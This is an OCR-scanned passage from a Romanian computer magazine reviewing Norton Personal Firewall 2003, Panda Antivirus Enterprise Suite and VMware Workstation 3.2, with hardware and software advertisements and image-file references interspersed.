O a doua problemă pe care o rezolvă Personal Firewall 2003 la prima rulare (bineînțeles, dacă utilizatorul dorește) este crearea unor reguli pentru programele cele mai răspândite. Astfel, partițiile sunt scanate în căutarea programelor care folosesc diferite protocoale de rețea și, pe baza semnăturilor de programe existente și a notorietății producătorilor acestora, sunt create regulile aferente acelui program.

Un alt aspect important, cel al protejării informațiilor private, este luat în considerare încă de la începutul folosirii acestui firewall. Se pot specifica astfel diferite informații (număr de card, cont bancar etc.) care, odată regăsite în pachetele transmise către Internet (email-uri, programe IM), vor fi filtrate. Și pentru a oferi mai multă siguranță și confidențialitate, Norton Personal Firewall 2003 oferă posibilitatea blocării reclamelor prezente în diferite pagini web.



Statisticile de trafic prezentate de Norton Personal Firewall sunt dintre cele mai complete.

Fără probleme

Fără îndoială însă, nu aspectul grafic și frumusețea dialogurilor contează la un firewall, ci rezistența lui în fața atacurilor mai mult sau mai puțin subtile. Din acest punct de vedere, Norton Personal Firewall s-a comportat exemplar. Doar pe baza setului de reguli implicite, stabilite la instalarea programului, am rezistat fără probleme diferitelor flood-uri și atacuri cu dărnicie lansate de colegii din redacție. În momentul detectării unei scanări sau a altui fel de intruziune (gen nuker sau atacuri pe vulnerabilități cunoscute tip Nimda sau Code Red), modulul Intrusion Detection cu a sa opțiune Auto-Block blochează pe o perioadă determinată toate pachetele ce provin de la atacator. Ca un serviciu adiacent, în cazul unui atac, pe site-ul Symantec este disponibil un modul de localizare a atacatorului bazat pe VisualRoute.

La prima pornire a oricărui program adăugat pe sistem după instalarea firewall-ului și care folosește Internetul, utilizatorul poate alege comportamentul implicit al lui Norton Personal Firewall față de traficul generat de acesta. Security Monitor, componenta care poate fi activată la dorința utilizatorului, permite accesul la viewer-ele de log-uri și statistici sau la opțiunile de configurare. Pentru cazurile extreme este disponibilă și posibilitatea întreruperii oricărui trafic prin blocarea tuturor conexiunilor.

Viață mai ușoară

Fără a fi cu nimic mai puțin satisfăcător din punct de vedere al protecției, trebuie totuși spus că un utilizator pretențios va avea ușoare probleme în a ajusta la nivel de detaliu posibilitățile lui Norton Personal Firewall 2003. Însă poate și aceasta este ideea care stă la baza acestui program: simplitate și eficiență. Simplitate prin scutirea utilizatorului de a pierde timpul în configurări complicate și eficiență prin filtrarea la nivel de pachet a tuturor conexiunilor și aplicarea unor metode de protecție dintre cele mai bune.

Evaluare CHIP 93

Ergonomie:	90
Funcționalitate:	93
Resurse:	97
Producător:	Symantec
Distribuitor:	Romsym Data
Telefon:	021-3231431
Internet:	www.romsym.ro
Preț:	60 USD


PROVIEW
Experience the Difference
Observi diferenta
Cu un Proview
PROVIEW
RHS
RHS Company SA
Bucuresti: Plugarilor 10-14 ~ 021-331.0067 / 331.0068 / 331.0069 ~ sales@rhs.ro
Cluj-Napoca: Calea Turzii 41 ~ 0264-441.956 / 442.048 ~ rhscj@rhs.ro
Timisoara: Drubeta 33 ~ 0256-295.916 / 295.917 ~ rhstm@rhs.ro
www.rhs.ro

Protecție antivirus la nivel de firmă

Panda Antivirus Enterprise Suite


Cum numărul de viruși crește cu fiecare zi, este din ce în ce mai important ca o companie ce dorește să își desfășoare activitatea în condiții normale să dispună de un sistem complet de protecție antivirus. Acesta trebuie să cuprindă în primul rând serverul de email, cel de fișiere și, nu în ultimul rând, stațiile de lucru. Sunt foarte dese și cazurile în care companiile folosesc produse diferite, administrarea și configurarea lor fiind o sarcină dificilă și consumatoare de timp. Pe baza acestor considerente, companiile producătoare de soluții antivirus pentru desktop s-au orientat și către piața enterprise, oferind soluții complete de protecție pentru servere, stații de lucru, precum și utilitare dedicate pentru administrarea centralizată a acestora. O astfel de suită este și cea oferită de către Panda Antivirus, denumită Enterprise Suite.

Administrare de la distanță

De fapt, valoarea unei soluții antivirus enterprise constă în posibilitatea acesteia de a acoperi necesitățile respectivei firme și de a oferi o valoare adăugată mai mare, comparativ cu folosirea unui amalgam de soluții. Prima distincție care trebuie făcută se referă la posibilitățile de instalare, configurare și administrare de la distanță (remote). Panda Antivirus Enterprise poate fi instalat pe server (servere) de la orice stație de lucru ce este logată pe domeniu. Pentru aceasta este necesar să se instaleze Panda Administrator, versiunea 2.5 (instrumentul de lucru în rețea). Prin intermediul său pot fi configurate de la distanță modul de instalare a antivirusului (versiunile Platinum sau Titanium, pentru Windows 9x sau NT, OS2), stațiile pe care va fi instalat, precum și setările de bază. Odată stabilită configurația script-urilor și utilizatorii care le vor primi, nu mai rămâne decât să fie validat sistemul. Apoi, pe măsură ce fiecare utilizator se va loga pe server, se va face automat instalarea pachetului antivirus. Tot prin intermediul lui Panda Administrator pot fi configurate drepturile pe care fiecare utilizator le are asupra aplicației instalate pe desktop. Există posibilitatea de a fi create diverse politici care ulterior să fie aplicate grupurilor sau chiar pentru întregul domeniu. După necesitățile firmei, anumite instalări pot fi automatizate complet, de la operațiunile de update automat și până la cele de dezinfecție, utilizatorul neavând posibilitatea de a modifica nimic.

Și pentru servere OS2 sau NetWare

Pe lângă soluțiile clasice de protecție a desktop-urilor, Panda Antivirus mai oferă suport și pentru file server, email sau chiar proxy. Serverele pe care poate fi instalat sunt implicit cele Microsoft, dar și Novell NetWare sau OS2, la care se mai adaugă MS Proxy, Exchange 5.x și 2000, Lotus/Domino. Configurarea acestora se face tot prin intermediul lui Panda Administrator. Dacă stația de pe care rulați Panda Admnistrator are instalat un sistem de operare Windows NT, pe lângă modulul clasic Panda Administrator, veți beneficia și de Panda Viewer, care vă permite să vizualizați rapid configurația rețelei (în structură arborescentă) și să identificați serverele pe care poate fi instalată soluția. Ca și soluție antivirus, se poate




Selecția utilizatorilor pentru care se va face instalarea distribuită.

opta între instalarea versiunii 6.0 Platinum sau Titanium a lui Panda Antivirus. În funcție de cerințele existente în fiecare rețea, se va alege varianta optimă. Panda Administrator permite instalarea unor versiuni separate pe sisteme Windows 9x, față de cele NT sau 2000 Professional, și recomandă instalarea versiunii Platinum pentru acele stații care au conexiune la Internet sau de pe care se citesc email-urile.

... sau firewall

Soluția de securitate enterprise semnată Panda mai dispune și de un modul pentru firewall, ce se instalează tot prin intermediul aplicației Panda Administrator. Este recomandată folosirea sa în paralel cu CheckPoint Firewall-1, dar nu există probleme dacă soluția firewall folosită este compatibilă CVP (Content Vectoring Protocol). Configurarea antivirusului se face separat, pe fiecare serviciu. În mod uzual, soluția scanează datele ce sunt vehiculate prin serviciile HTTP, SMTP, FTP și permite configurarea fișierelor care vor fi scanate și/sau blocate în mod implicit. În mod standard, toate operațiunile realizate în interiorul Panda Antivirus Enterprise Suite sunt logate, rapoartele ce se pot obține fiind detaliate. Dacă este cazul, administratorul poate activa funcțiile de alertare automată prin email a celor de la care (respectiv, spre care) a fost transmis un fișier infectat.

Per ansamblu, Panda Antivirus Enterprise Suite cuprinde majoritatea modulelor necesare pentru protecția antivirus a unei rețele, procedura de instalarea și configurare fiind simplă. Pentru cei care nu se descurcă, pe CD-ul distribuției există o documentație amănunțită, care explică pașii ce trebuie urmați pentru a beneficia la maxim de toate funcțiile existente în această soluție.



Configurarea componentei start-up pentru o stație.

Evaluare CHIP 94

Ergonomie:	92	
Funcționalitate:	94	
Resurse:	100	
Producător:	Panda Software	
Distribuitor:	Info Grup	
Telefon:	021-4111378	
Internet:	www.infogrup.ro	
Preț:	69 USD/statie	

De încredere



Microsoft Windows xp Professional Romanian Interface Pack

Microsoft Office xp


BAZEAZĂ-TE PE UN PRIETEN DE ÎNCREDERE:

DESKTOP-UL XP ÎN LIMBA ROMÂNĂ!

Pe lângă un software de încredere, **Windows XP Professionl si Office XP**, ai nevoie şi de un sistem de încredere: **ALPIS - un calculator fiabil şi echilibrat.** Integrează cu succes componente de calitate de la producători de renume: Microsoft, INTEL, QDI, LG etc. Sistemul **ALPIS** îţi oferă **stabilitate şi calitate** şi îţi asigură compatibilitatea perfectă hardware şi software. Compatibilitatea sistemului **ALPIS** cu platforma Microsoft este evidenţiată şi de includerea acestuia în **Microsoft Hardware Compatibility List**. Sistemul **ALPIS** este dezvoltat într-un sistem al calităţii certificat ISO 9001 : 2000.

Desktop-ul Microsoft XP integrat in sistemele ALPIS îţi oferă **cel mai sigur mediu pentru** a-ţi desfăşura afacerea ta.

ALPIS - siguranţa afacerii tale!



BRINEL Business Partners:

Alba Iulia: Masternet, 0745-658006
Baia-Mare: Multinet, 0262-222201
Brăila: Pancronex, 0239-617407
Braşov: Sistem, 0268-423114
Braşov: Thor Serv, 0268-412657
Buzău: Pancronex, 0238-722192
Constanţa: GMB Computers, 0241-619222
Focşani: Infostar, 0237-233530
Galaţi: Pancronex, 0236-460859
Hunedoara: Memory, 0254-711600
Iaşi: Data Business, 0232-233248
Odorheiu Secuiesc: Consensus, 0266-218344
Piatra-Neamţ: Bintelectron, 0233-235483
Piteşti: Lucky Enterprises, 0248-218549
Ploieşti: Asesoft, 0244-519851
Râmnicu-Vâlcea: Cibpro, 0250-747103
Reşita: Elcom, 0255-220711
Satu-Mare: Infocenter, 0261-710258
Suceava: Globe-Seattle PC, 0230-523864
Târgovişte: Image Group, 0245-631381
Tulcea: Pancronex, 0240-517616
Zalău: Unisystems, 0260-661440

Sună acum la BRINEL sau partenerii BRINEL din ţară pentru a obţine soluţia IT de care ai nevoie:

BRINEL® QUALITY SOLUTION CENTER

NET BRINEL COMPUTERS
Cluj-Napoca, blvd. N. Titulescu nr. 4
tel: 0264-414610; fax: 0264-414617
Bucuresti, str. Vasile Pârvan nr. 12
tel: 021-3103082; fax: 021-3121716
www.brinel.com; nbc@brinel.ro

QDI® WORLDCLASS MAINBOARD

ALPIS®



VMware Workstation 3.2

Un singur PC, mai multe sisteme de operare

Utilizatori care folosesc mai multe sisteme de operare pe un singur calculator sunt destul de mulți. Dar cei care folosesc concomitent mai multe sisteme de operare sunt extrem de puțini. Dumneavoastră în ce categorie vă încadrați?

În ultima perioadă este la modă un nou curent, și anume acela de a rula cât mai multe sisteme de operare pe un singur calculator. Harddisk-urile (indiferent de capacitate) sunt pline ochi cu diferite aplicații ce rulează sub Linux sau Windows. Totuși, unele dintre acestea nu rulează corect decât sub o anumită versiune a unui sistem de operare, și aceasta determină utilizatorul să își mențină pe același calculator mai multe sisteme de operare. Putem să vorbim și despre utilizatorii care mențin mai multe sisteme de operare din diverse alte motive și care întâmpină de multe ori greutăți în configurarea și instalarea corectă a acestora, ca să nu mai vorbim de timpul destul de îndelungat pe care îl pierd pentru repornirea PC-ului în vederea accesării respectivului sistem de operare.

Mai există o categorie foarte importantă de utilizatori, și anume aceea a dezvoltatorilor de software care trebuie să își testeze aplicațiile pe diverse platforme și diverse configurații pentru a fi siguri că acestea funcționează corect. În mod uzual, aceștia folosesc mai multe PC-uri, fiecare având instalat și configurat un singur sistem de operare, fapt care atrage după sine niște costuri de utilizare destul de mari. Unii, mai inventivi, au apelat la soluții de tip cross-platform, care permit rularea aplicațiilor scrise pentru un anumit sistem de operare pe un altul. În acest sens există emulatoarele pentru Windows (în mod special Wine, dezvoltat de CodeWeavers sau win4lin) care rulează sub Linux, sau mai noul sistem de operare hibrid, Lindows. Aș mai putea adăuga aici soluția CrossOver Office de la CodeWeavers care facilitează rularea aplicațiilor Microsoft Office sub Linux, sau emulatorul x86 Bochs.

Pe poziții, încă de la început

Încă din 1999 mai există o alternativă foarte răspândită la aceste soluții, și anume pachetul VMware Workstation dezvoltat de compania VMware Inc și care se comercializează în distribuții pentru sistemele de operare Linux sau Windows (NT, 2000, XP). Particular pentru VMware Workstation este faptul că rulează doar pe sisteme x86 și este capabil să emuleze un număr mare de sisteme de operare. Practic, pachetul se instalează pe un sistem de operare gazdă (Linux sau Windows) și este capabil să creeze mașini virtuale în care pot fi instalate sistemele de operare suportate (FreeBSD, Unix, RedHat, SuSE sau Windows), care apoi pot fi rulate concomitent. Practic, cu fiecare nouă versiune a pachetului este extins și suportul pentru sistemele de operare existente pe piață. După cum spuneam, VMware Workstation rulează doar pe platforme x86, performanțele diferitelor mașini virtuale create fiind semnificativ îmbunătățite, ele putând concura cu cele ale versiunilor stand-alone.


Mici pregătiri

Dacă vă mai amintiți, un review pentru VMware Workstation a mai fost prezent în revista noastră cu ceva timp în urmă (CHIP 07/1999), dar datorită exploziei de noi sisteme de operare și a soluțiilor de emulare am considerat că este cazul să readucem această soluție în atenția dumneavoastră. Zis și făcut. Am contactat distribuitorul pentru România al VMware Inc, firma Romsym Data, care ne-a pus la dispoziție un pachet complet pentru testare, și am trecut la treabă.

Pe baza specificațiilor din manualul de utilizare (de altfel, destul de voluminos) am construit un sistem de test bine echipat: un procesor Athlon la 1,33 GHz, 512 DDRAM, două harddisk-uri, unul de 40 GB și altul de 60 GB, precum și o unitate DVD-ROM cu ajutorul căreia am instalat sistemele de operare folosite. Am ales ca sistem de operare gazdă, Win-



Cu VMware emularea mașinilor virtuale se face la nivel software.



Windows 98 SE se instalează fără probleme.

dows XP Professional SP1, iar ca sisteme emulate am folosit Windows 98 SE, RedHat Linux 7.2 şi 8.0 precum şi Windows .NET Advanced Server RC1.


Prima şarjă...

După ce am avut funcţională o sesiune Windows XP Professional SP1, am decis să instalez pe acelaşi harddisk şi RedHat 8.0 pentru a putea observa cum se comportă VMware pe ambele sisteme de operare. În prima fază am instalat pe Windows XP versiunea VMware 3.0 Workstation. Nu a fost nici o problemă de-a lungul operaţiunii, noile drivere şi serviciile adiacente instalându-se fără probleme. Pentru a nu complica prea mult procesul, am ales opţiunea standard pentru instalarea reţelei. Cine doreşte, poate alege şi opţiunea avansată de configurare care necesită introducerea unor parametri suplimentari, fapt ce poate fi anevoios pentru un utilizator care nu este familiarizat cu respectivii termeni. Dar folosind opţiunile standard, instalarea va decurge fără probleme. După ce am repornit sistemul de operare, VMware a realizat câteva modificări la nivelul interfeţei de reţea prin introducerea unei noi conexiuni.

...şi primele rezultate

Nu mi-a mai rămas de făcut decât să pornesc aplicaţia şi să creez o maşină virtuală. Am avut de ales între a folosi opţiunea Typical sau Custom. Pentru că vroiam să personalizez toate opţiunile care puteau fi modificate, am ales varianta a doua. Astfel, am avut ocazia să îmi selectez sistemul de operare folosit. Aici nu am întâlnit Windows .NET, deşi citisem că există suportul pentru acesta. Am verificat pe site-ul <u>www.vmware.com</u> eventualele update-uri şi am download-at versiunea 3.2, care într-adevăr deţinea suportul pentru acest sistem de operare şi putea emula şi versiuni mai noi de Linux, dar nu RedHat 8.0.

Chiar şi aşa, am creat o maşină virtuală Linux, pentru care am selectat drepturi de scriere pentru partiţia Ext3. Sistemul a boot-at, dar nu a funcţionat în mod grafic, ci doar în consola text. Nici după instalarea VMware Tools, nu am putut obţine o maşină virtuală RedHat 8.0 care să ruleze în mod grafic. Aceeaşi problemă am avut-o şi cu RedHat 7.2. După mai multe încercări mi-am dat seama că vina este a plăcii video (ATI Radeon 8500), pentru care nu există suport



Stabilirea drepturilor de acces pe fiecare partiţie fizică.

CU NOI POŢI SIGUR!
Îţi poţi integra singur imprimantele în aplicaţiile tale.
C4



• rezoluţie de tipărire: 203 dpi
• viteză maximă de tipărire: 75 mm/s
• lăţime maximă de tipărire: 104 mm
• dispozitiv peel-off de preluare a etichetei
• comunicaţie RS232 şi Centronics
• 5 fonturi scanabile
• Preţuri:
DT 467 Euro
TTR 542 Euro

E4



• Rezoluţie de tipărire: 203 dpi
• Viteză maximă de tipărire: 150 mm/s
• Lăţime maximă de tipărire: 104 mm
• Dispozitiv peel-off de preluare a etichetei
• Dispozitiv de formare în rolă a etichetelor tipărite
• comunicaţie RS232 şi Centronics
• 15 fonturi scanabile
• 2 sloturi PC cards
• Preţ:
DT/TTR 1054 Euro

Pentru o integrare rapidă şi uşoară în aplicaţiile proprii imprimantele Intermec se livrează într-un pachet complet CONNECT&PRINT™ ce include: LabelShop START Label Design&Print Software, drivere Windows™ InterDriver™ şi controale ActiveX pentru integrarea tipăririi codurilor de bare în aplicaţiile Windows™, cablu de conectare la PC, role de etichete şi ribon, manuale.

advanced quality
e-mail: office@aq.ro
www.aq.ro
MARKEM
Intermec
DATAMAX
AVERY DENNISON
tel: 021 2552376; 0264 438725

nativ în versiunea 7.2 a lui RH. Am încercat cu o placă Nvidia GeForce2 MX, cu care am reușit să pornesc o mașină virtuală RedHat 7.2.

Un icspe98


O treabă ceva mai ușoară am avut cu instalarea într-o mașină virtuală a lui Windows 98SE. Procesul a fost extrem de simplu: creare mașină virtuală, selecție sistem de operare, acordare drepturi de scriere pe harddisk, introducerea în unitatea DVD-ROM a CD-ului boot-abil cu kit-ul de instalare, repornirea mașinii virtuale. De aici înainte a fost o joacă de copil, pentru că în fereastra VMware nici nu se simțea că lucrez cu o sesiune virtuală. Aveam acces la un PC pe care instalam Windows 98SE (am putut reseta mașina, reporni instalarea sau modifica partiția de lucru fără nici un impediment). După necesarele clic-uri de acceptare a diferitelor setări, sesiunea Windows 98 era pe ecran și funcționa. În afară de faptul că placa video nu era recunoscută, iar placa de rețea și cea de sunet nici nu apăreau în Device Manager, totul părea să funcționeze. În urma sfaturilor din manualul de utilizare a lui VMware, am instalat VMware Tools (ele reprezintă de fapt interfața dintre sistemul de operare emulat și cel gazdă), sperând să am cât mai repede un sistem funcțional. Am repornit mașina virtuală și ... A FUNCȚIONAT! Placa grafică era emulată corect, ecranul având o adâncime de 32 de biți, driverele pentru placa de bază și cea de rețea (emulate, bineînțeles) fiind prezente în Device Manager. De curiozitate am schimbat rezoluția și adâncimea de culoare, sistemul comportându-se exemplar, imaginea redimensionându-se automat. Totuși, au fost și câteva probleme. Placa de rețea emulată nu a funcționat corect de prima dată, VMware neputând face brigde-ing între adresa plăcii de rețea din Windows 98 și rețeaua internă a redacției. După câteva modificări ale setărilor de rețea a mașinii virtuale, sistemul a funcționat corect. În schimb, cu placa de sunet (SB Live!) nu am ajuns la nici un rezultat, aceasta refuzând cu înverșunare să se activeze.

Testul final

După două eșecuri și un succes, am purces către etapa finală a testului, și anume pornirea unei sesiuni Windows .NET Advanced Server. După cum am avut ocazia să citesc pe site-ul producătorului VMware Inc, versiunea 3.2 a lui VMware suportă (dar în stadiu experimental) mașina virtuală .NET. Așa că am creat o mașină, am specificat drepturile de acces către harddisk și am repornit sistemul virtual. Procesul de boot-are a fost normal, sesiunea Windows .NET pornind fără probleme. Ca și pentru Windows 98, am instalat pachetul VMware Tools și am avut rapid o mașină funcțională. În final, am încercat VMware 3.2 și pe un sistem gazdă Windows .NET Advanced Server. S-a instalat și a funcționat la fel ca și pe Windows XP, chiar dacă sistemul gazdă era unul experimental (Windows .NET Advanced Server RC1).

Mici observații

După ce am încercat diversele opțiuni și am trecut prin mai multe sisteme de operare folosind VMware, pot spune că versiunea 3.2 este mult mai stabilă decât predecesoarele sale și oferă suportul pentru un număr important de componente noi. Pe lângă acest aspect, sistemele de operare emulate au o performanță satisfăcătoare. Pentru un utilizator ce dispune de un procesor ce rulează la o frecvență de peste 1,5 GHz și de o cantitate suficientă de memorie (peste 512 MB), VMware este o soluție mult mai ieftină pentru rularea mai multor sisteme de operare decât achiziționarea separată a mai multor calculatoare (în funcție de complexitatea aplicațiilor și a sistemelor de operare, performanța poate fi mai lentă cu 10 - 40 %). Vorbesc numai despre achiziționarea calculatoarelor, pentru că dacă vă decideți să rulați în paralel mai multe sisteme de operare, tot este necesar să aveți licență pentru acestea. O atenție deosebită se cere la instalarea lui Windows XP, datorită facilităților diferite de licențiere. Ca stabilitate, mașinile virtuale s-au comportat bine, neapărând situații de blocare sau resetare automată. În ceea ce privește ușurința de instalare a lui VMware, aceasta depinde în primul rând de platforma gazdă pe care rulează (indiscutabil se instalează și se configurează mult mai ușor sub Windows decât sub Linux), dar și de cunoștințele utilizatorului. Folosirea opțiunilor standard permite obținerea unor mașini virtuale funcționabile, dar dacă doriți să aveți un sistem care să se comporte cât se poate de real, vă sfătuiesc să încercați opțiunea Custom, de unde puteți selecta fără opreliște drepturile pe care le are respectiva sesiune de lucru asupra componentelor din sistem.



Chiar dacă nu cu interfață grafică, putem totuși emula și RedHat 8.0.

La final

După cum spuneam, cu o atentă configurare puteți crea mașini virtuale care să ruleze fără probleme atât sub Windows, cât și sub Linux. Totul depinde de configurația sistemului folosit, de versiunea sistemului operare emulat, dar și de iscusința și cunoștințele în domeniu pe care le aveți. Cu un sistem corect configurat nu veți avea probleme în utilizarea mașinilor virtuale. Acestea pot comunica între ele fie prin intermediul plăcii de rețea emulate, fie prin accesarea din sistemul gazdă a harddisk-urilor folosite de mașinile virtuale.

Era să uit :). Pentru accesul la harddisk-uri puteți folosi direct partițiile existente sau puteți crea disk-uri virtuale, ce vor ocupa spațiul liber dintr-o locație ce poate fi selectată după bunul plac. Pentru setarea conexiunii la rețea aveți largi posibilități de configurare.

